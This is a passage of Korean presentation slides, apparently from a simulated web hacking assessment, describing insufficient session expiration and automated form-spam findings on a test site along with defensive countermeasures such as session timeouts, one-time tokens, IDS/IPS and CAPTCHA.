


3. 파일을 다운받을 수 있는 디렉터리를 한정하고 이외의 다른 디렉터리에서는 파일을 다운받을 수 없도록 설정

취약점 및 대응방안

Simulated hacking and Countermeasures

불충분한 세션 만료



1. 세션 시간을 정하지 않거나, 만료 시간을 너무 길게 설정한 경우 악의적인 사용자가 활용하여 불법적인 접근 가능
2. 세션 시간 확인 결과 세션 시간을 정하지 않았으므로 취약점을 발견

불충분한 세션 만료 대응방 안



1. Session Timeout 설정으로 일정 시간(권장 10분~30분 사이) 요청이 없을 경우, 자동 로그아웃 되도록 구현



2. 중요 정보 페이지는 캐시를 사용하지 못하도록 설정

취약점 및 대응방안

Simulated hacking and Countermeasures

자동화 공격


1:1 문의

사이트의 불법하신 사항이나 건의하고자 하는 사항 그리고 청탁하고자 하는 모든 사항들을
이곳에 남겨주시면 빠른 시일 내에 답변드릴겠습니다.


No	상태	분류	제목	등록일
12	답변대기	각종 서류발급	123	20.10.27
11	답변대기	각종 서류발급	123	20.10.27
10	답변대기	각종 서류발급	123	20.10.27
9	답변대기	각종 서류발급	123	20.10.27
8	답변대기	각종 서류발급	123	20.10.27
7	답변대기	각종 서류발급	123	20.10.27
6	답변대기	각종 서류발급	123	20.10.27
5	답변대기	각종 서류발급	123	20.10.27
4	답변대기	각종 서류발급	123	20.10.27
3	답변대기	교육문의	123	20.10.27

같은 내용인 '123' 제목의 글을 반복적으로 등록

자동화 공격 대응방안



1. 데이터 등록이 일회성이 될 수 있도록 별도의 확인값을 추가



2. 짧은 시간에 다량의 패킷량이 전송되므로 공격으로 방어 할 수 있는 IDS/IPS 시스템을 구축

3. Captcha (캡챠) 사용

Q&A
